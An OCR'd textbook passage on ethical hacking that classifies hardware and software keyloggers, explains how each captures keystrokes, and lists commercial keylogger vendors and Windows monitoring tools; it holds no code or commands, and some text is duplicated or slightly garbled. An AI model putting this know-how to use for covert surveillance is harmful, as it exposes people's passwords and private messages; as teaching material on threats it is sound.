

Keystroke Loggers
Hardware Keystroke Loggers
Software Keystroke Loggers
PC/BIOS Embedded
Keylogger Keyboard
External Keylogger
PS/2 and USB Keylogger
Acoustic/CAM Keylogger
Bluetooth Keylogger
Wi-Fi Keylogger
Application Keylogger
Kernel Keylogger
Hypervisor-based Keylogger
Form Grabbing Based Keylogger
Javascript Based Keylogger
Memory Injection Based Keylogger

Figure 6.105: Types of keyloggers

There are two types of keystroke loggers: hardware key loggers and software key loggers. Both types help attackers to record all keystrokes entered on the target system.

- **Hardware Keystroke Loggers**

  Hardware keyloggers are hardware devices that look like normal USB drives. Attackers can connect these keyloggers between a keyboard plug and a USB socket. All the keystrokes by the user are stored in the hardware unit. Attackers retrieve this hardware unit to access the keystrokes that are stored in it. The primary advantage of these loggers is that no anti-spyware, antivirus, or desktop security program can detect them. Their disadvantage is the easy discovery of their physical presence.

  There are three main types of hardware keystroke loggers:

  - **PC/BIOS Embedded**

    BIOS-level firmware that is responsible for managing keyboard actions can be modified in such a way that it captures the keystrokes that are typed. It requires physical and/or admin-level access to the target computer.

  - **Keylogger Keyboard**

    If the hardware circuit is attached to the keyboard cable connector, it can capture the keystrokes. It records all the keyboard strokes to its own internal memory that can be accessed later. The main advantage of a hardware keylogger over a software keylogger is that it is not OS dependent and, hence, will not interfere with any applications running on the target computer, and it is impossible to discover hardware keyloggers by using any anti-keylogger software.

  - **External Keylogger**

    External keyloggers are attached between a standard PC keyboard and a computer. They record each keystroke. External keyloggers do not need any software and work with any PC. You can attach one to your target computer and monitor the recorded information on your PC to look through the keystrokes. There are four types of external keyloggers:

    - **PS/2 and USB Keylogger**: This is completely transparent to computer operation and requires no software or drivers for functionality. It records all the keystrokes typed by the user on the computer keyboard, and stores data such as emails, chat records, applications used, IMs, etc.

    - **Acoustic/CAM Keylogger**: Acoustic keyloggers work on the principle of converting electromagnetic sound waves into data. They employ either a capturing receiver capable of converting the electromagnetic sounds into the keystroke data, or a CAM (camera) capable of recording screenshots of the keyboard.

    - **Bluetooth Keylogger**: This requires physical access to the target computer only once, at the time of installation. After installation on the target PC, it stores all the keystrokes and you can retrieve the keystroke information in real-time by connecting via a Bluetooth device.

- **Wi-Fi Keylogger**: Besides standard PS/2 and USB keylogger functionality, this features remote access over the Internet. This wireless keylogger will connect to a local Wi-Fi access point and send emails containing the recorded keystroke data. You can also connect to the keylogger at any time over TCP/IP and view the captured log.

- **Software Keystroke Loggers**

  These loggers are the software installed remotely via a network or email attachment in a target system for recording all the keystrokes. Here, the logged information is stored as a log file on a computer hard drive. The logger sends keystroke logs to the attacker using email protocols. Software loggers can often obtain additional data as well, because they do not have the limitation of physical memory allocation, as do hardware keystroke loggers.

  There are four types of software keystroke loggers:

  - **Application Keylogger**

    An application keylogger allows you to observe everything the user types in his/her emails, chats, and other applications, including passwords. It is even possible to trace records of Internet activity. This is an invisible keylogger to track and record everything happening within the entire network.

  - **Kernel/Rootkit/Device Driver Keylogger**

    Attackers rarely use kernel keyloggers because they are difficult to write and require a high level of proficiency from the keylogger developers. These keyloggers exist at the kernel level. Consequently, they are difficult to detect, especially for user-mode applications. This kind of keylogger acts as a keyboard device driver and thus gains access to all information typed on the keyboard.

    The rootkit-based keylogger is a forged Windows device driver that records all keystrokes. This keylogger hides from the system and is undetectable, even with standard or dedicated tools.

    This kind of keylogger usually acts as a device driver. The device driver keylogger replaces the existing I/O driver with the embedded keylogging functionality. This keylogger saves all the keystrokes performed on the computer into a hidden logon file, and then sends the file to the destination through the Internet.

  - **Hypervisor-Based Keylogger**

    A hypervisor-based keylogger works within a malware hypervisor operating on the OS.

- **Form-Grabbing-Based Keylogger**

  A form-grabbing-based keylogger records web form data and then submits it over the Internet, after bypassing HTTPS encryption. Form-grabbing-based keyloggers log web form inputs by recording web browsing on the “submit event” function.

- **JavaScript-Based Keylogger**


  Attackers inject malicious JavaScript tags on the web page of a compromised website to listen to key events such as onKeyUp() and onKeyDown(). Attackers use various techniques such as man-in-the-browser, cross-site scripting, etc. to inject malicious script.

- **Memory-Injection-Based Keylogger**

  Memory-injection-based keyloggers modify the memory tables associated with the web browser and system functions to log keystrokes. Attackers also use this technique to bypass UAC in Windows systems.

Hardware Keyloggers

KeyGrabber



KeyDemon
HARDWARE KEYLOGGER
VIDEOLOGGER MULTILOGGER
RS232

Home / KeyGrabber Classic USB

KEYGRABBER CLASSIC USB

$15.99

Hardware keylogger by definition.

Undisputed leader of all USB hardware keyloggers. Perhaps not the smallest nowadays but for sure the most popular and best featured USB hardware keylogger ever. Absolute USB keylogging classic by definition. It's available on the market for over 10 years and sold in nearly 60K units worldwide.

Compose your USB hardware keylogger with available features & addons!

https://www.keydemon.com

Hardware Keyloggers Vendors

- **KeyGrabber USB** *http://www.keelog.com*
- **KeyCarbon** *http://www.keycarbon.com*
- **Keyllama Keylogger** *https://Keyllama.com*
- **Keyboard logger** *https://www.detective-store.com*
- **KeyGhost** *https://www.keyghost.com*


Hardware Keyloggers

We now examine the details of external hardware keyloggers. As discussed previously, there are various types of external hardware keyloggers available on the market. These keyloggers are plugged in line between a keyboard and a computer.

These types of keyloggers include:

- PS/2 keylogger
- USB keylogger
- Wi-Fi keylogger
- Keylogger embedded inside the keyboard
- Bluetooth keylogger
- Hardware keylogger


These keyloggers monitor and capture the keystrokes of the target system. As these external keyloggers attach between a usual PC keyboard and a computer to record each keystroke, they will remain undetectable by the anti-keyloggers installed on the target system. However, the user can easily detect their physical presence.



PS/2 Keylogger

USB Keylogger

Wi-Fi Keylogger



Keylogger embedded inside the keyboard

Bluetooth Keylogger

Hardware Keylogger


Figure 6.106: Different types of hardware keyloggers

Hardware keyloggers come from numerous manufacturers and vendors, some of which are discussed as follows:

- **KeyGrabber**

  Source: *https://www.keydemon.com*

  A KeyGrabber hardware keylogger is an electronic device capable of capturing keystrokes from a PS/2 or USB keyboard. It comes in various forms, such as KeyGrabber USB, KeyGrabber PS/2, and KeyGrabber Nano Wi-Fi.


KeyDemon
HARDWARE KEYLOGGER
VIDEOLOGGER
MULTILOGGER
RS232
Home / KeyGrabber Classic USB
Possible features:
8GB
Wi Fi
37mm
1.46"

KEYGRABBER CLASSIC USB

$15.99

Hardware keylogger by definition.


Undisputed leader of all USB hardware keyloggers. Perhaps not the smallest nowadays but for sure the most popular and best featured USB hardware keylogger ever. Absolute USB keylogging classic by definition. It's available on the market for over 10 years and sold in nearly 60K units worldwide.

Compose your USB hardware keylogger with available features & addons!

Figure 6.107: Screenshot of KeyGrabber hardware keylogger

Some hardware keyloggers are listed as follows:

- KeyGrabber USB (*http://www.keelog.com*)
- KeyCarbon (*http://www.keycarbon.com*)
- Keyllama Keylogger (*https://Keyllama.com*)
- Keyboard logger (*https://www.detective-store.com*)
- KeyGhost (*http://www.keyghost.com*)



Keyloggers for Windows

Spyrix Keylogger Free — Spyrix Keylogger Free is used for remote monitoring on your PC that includes recording of keystrokes, passwords, and screenshots

http://www.spyrix.com

REFOG Personal Monitor
https://www.refog.com

All In One Keylogger
http://www.relytec.com

Elite Keylogger
https://www.elitekeyloggers.com

StaffCop Standard
https://www.staffcop.com

Spytector
https://www.spytector.com

Keyloggers for Windows

